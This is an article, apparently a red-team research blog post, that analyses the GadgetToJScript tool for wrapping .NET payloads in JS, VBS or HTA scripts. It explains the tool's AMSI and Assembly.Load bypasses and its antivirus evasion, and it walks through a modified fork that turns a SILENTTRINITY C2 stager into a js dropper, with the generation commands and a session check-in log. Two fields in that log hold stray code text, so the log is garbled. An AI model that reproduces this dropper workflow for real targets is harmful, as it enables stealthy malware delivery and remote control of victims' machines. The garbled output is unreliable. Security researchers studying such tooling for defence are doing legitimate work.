

Analysis of GadgetToJScript exploitation

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Analysis of GadgetToJScript exploitation

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0x00 Foreword

[GadgetToJScript](#) can wrap a .Net program inside a js or vbs script. Compared with [DotNetToJScript](#), open sourced by James Forshaw, it changes the deserialization call chain, can bypass AMSI, and adds the ability to bypass .Net 4.8+ blocking Assembly.Load

This article records the research details, analyses the exploitation approach, makes small changes to the original project to make testing payloads easier, and shares a method of combining it with [SILENTRINITY](#)

0x01 Introduction

This article will cover the following:

- Code analysis and implementation logic of GadgetToJScript
- A modification method that makes testing payloads easier
- Exploitation analysis
- A method of combining it with SILENTTRINITY

0x02 Code analysis and implementation logic of GadgetToJScript

1. Code analysis

(1) The templates folder

It holds the js, vbs and hta templates

The template files are basically the same as in [DotNetToJScript](#), with these differences:

- Some checks of the .Net version were added; it reads the registry `HKLM\SOFTWARE\Microsoft\ .NETFramework\v4.0.30319\`, and if that succeeds the version is 4.0.30319, otherwise 2.0.50727
- Two deserializations are done. The first disables the ActivitySurrogateSelector type check, which is used to bypass .Net 4.8+ blocking Assembly.Load; the second loads the .Net program

(2) Program.cs

The main program. It replaces the variables in the template, computes lengths, and generates the final js, vbs and hta scripts

(3) TestAssemblyLoader.cs

The payload is stored in string form and compiled dynamically with `CompileAssemblyFromSource`; the compilation result is kept in memory (`results.CompiledAssembly`)

Key function: `CompileAssemblyFromSource`

Here the `GenerateInMemory` property defaults to true, which means the compiled assembly is kept in memory and can be obtained through the `CompiledAssembly` of the `CompilerResults` instance. If it is set to false, the compiled assembly can be saved to the local hard disk

Reference material:

<https://docs.microsoft.com/en-us/dotnet/api/system.codedom.compiler.codedomprovider.compileassemblyfromsource?view=netframework-4.8>

(4) _ASurrogateGadgetGenerator.cs

Builds a chain that maps a byte array in order to create an instance of a class:

```
byte[] -> Assembly.Load -> Assembly -> Assembly.GetType -> Type[] ->
Activator.CreateInstance -> Win!
```

This piece of code should come from:

<https://github.com/pwntester/ysoserial.net/blob/master/ysoserial/Generators/ActivitySurrogateSelectorGenerator.cs#L50>

It can be understood as follows: TestAssemblyLoader.cs keeps the compilation result in memory (results.CompiledAssembly), and _ASurrogateGadgetGenerator.cs is used to read that memory and call the .Net program

(5) _DisableTypeCheckGadgetGenerator.cs

Used to bypass .Net 4.8+ blocking Assembly.Load

For details see:

<https://silentbreaksecurity.com/re-animating-activitysurrogateselector/>

(6) _SurrogateSelector.cs

Creates a Surrogate class, which acts as a wrapper

This piece of code should come from:

<https://github.com/pwntester/ysoserial.net/blob/bb695b8162bdc1d191c32f6a234a8fff5665ab9b/ysoserial/Generators/ActivitySurrogateSelectorGenerator.cs#L15>

2. Implementation logic

- Run TestAssemblyLoader.cs, which dynamically compiles the payload held in string form and keeps the compilation result in memory (results.CompiledAssembly)
- Run _ASurrogateGadgetGenerator.cs, which reads the memory from step 1 and calls the .Net program
- Run _DisableTypeCheckGadgetGenerator.cs, which bypasses .Net 4.8+ blocking Assembly.Load
- Run Program.cs, which replaces the two variables in the template file, computes lengths, and generates the final js, vbs and hta scripts

0x03 A modification method that makes testing payloads easier

Look at the file TestAssemblyLoader.cs. The payload is stored in string form; part of it is shown below:

```

string _testClass = @"

using System;
using System.Runtime.InteropServices;
public class TestClass
{
    " + "[DllImport(\"User32.dll\", CharSet = CharSet.Unicode)]" +
    @"public static extern int MessageBox(IntPtr h, string m, string
c, int t);

    public TestClass(){
        " + "MessageBox((IntPtr)0, \"Test .NET Assembly Constructor
Called.\", \"Coolio\", 0);" +
        @"}
    }
}";

```

As we can see, when the payload is stored in string form you have to think about escape characters, which hurts payload development efficiency and is not very intuitive

Here is my solution: replace `CompileAssemblyFromSource` with `CompileAssemblyFromFile`

This way the payload can be read from a file, so escape characters no longer need to be considered

I have uploaded my modified version to github, at the following address:

<https://github.com/3gstudent/GadgetToJScript>

My version changes `TestAssemblyLoader.cs`; the key code is as follows:

```

CompilerResults results = provider.CompileAssemblyFromFile(parameters, "payload.txt");

```

It reads the payload from the fixed file `payload.txt`

If you want the same functionality as the original project, the content of `payload.txt` is as follows:

```

using System;
using System.Runtime.InteropServices;
public class TestClass
{
    [DllImport("User32.dll", CharSet = CharSet.Unicode)]public static extern int
    MessageBox(IntPtr h, string m, string c, int t);
    public TestClass()
    {
        MessageBox((IntPtr)0, "Test .NET Assembly Constructor Called.",
"Coolio", 0);
    }
}

```

The payload looks more intuitive and is easier to develop

0x04 Exploitation analysis

GadgetToJScript can be considered a further use of DotNetToJScript, open sourced by James Forshaw. The deserialization call chain it adds does not need to call

`d.DynamicInvoke(al.ToArray()).CreateInstance(entry_class)`, so it can bypass some antivirus products' detection of specific code; you can try using it as a template for further development

For further use of the payload, it needs to be changed into csharp format, which made me think of SILENTTRINITY

0x05 A method of combining it with SILENTTRINITY

As for SILENTTRINITY, I analysed it in an earlier article, [Analysis of SILENTTRINITY exploitation](#)

Note:

SILENTTRINITY is being updated continuously and more features have been added, so the content of my article may no longer be accurate

After setting up SILENTTRINITY, choose to generate a stager in csharp format; the command is as follows:

```

stagers
list
use csharp
generate http

```

Extract the code from stager.cs and put it into payload.txt. The final example code has been uploaded to github, at the following address:


<https://github.com/3gstudent/GadgetToJScript/blob/master/payload.txt>

Compile my modified GadgetToJScript, save payload.txt in the same directory, and the command to generate the js script is as follows:

```
GadgetToJScript.exe -w js -o 1
```

It generates 1.js

After running 1.js, SILENTTRINITY receives the check-in, with the process name wscript, as shown below



[1] ST:(sessions)>>info 82d31597-3c19-4cd6-b929-d5df462a52ec	
Session Info	
Name	using System.IO.Value
OsReleaseId	using System.IO.Compression;
Jobs	1
Sleep	5000
Guid	82d31597-3c19-4cd6-b929-d5df462a52ec
ProcessId	4036
Os	Microsoft Windows Server 2012 R2 Standard Evaluation 6.3.9600.0
DotNetVersion	4.0.30319.42000
Hostname	SERVER
MinJitter	0
HighIntegrity	True
Debug	True
MaxJitter	0
ProcessName	wscript
NetworkAddresses	['192.168.112.129']
Domain	SERVER
OsArch	x64

Test successful

0x06 Summary

This article described the code details and implementation flow of GadgetToJScript, made small changes to the original project to make testing payloads easier, analysed the exploitation approach, and shared a method of combining it with [SILENTRINITY](#)

[LEAVE A REPLY](#)

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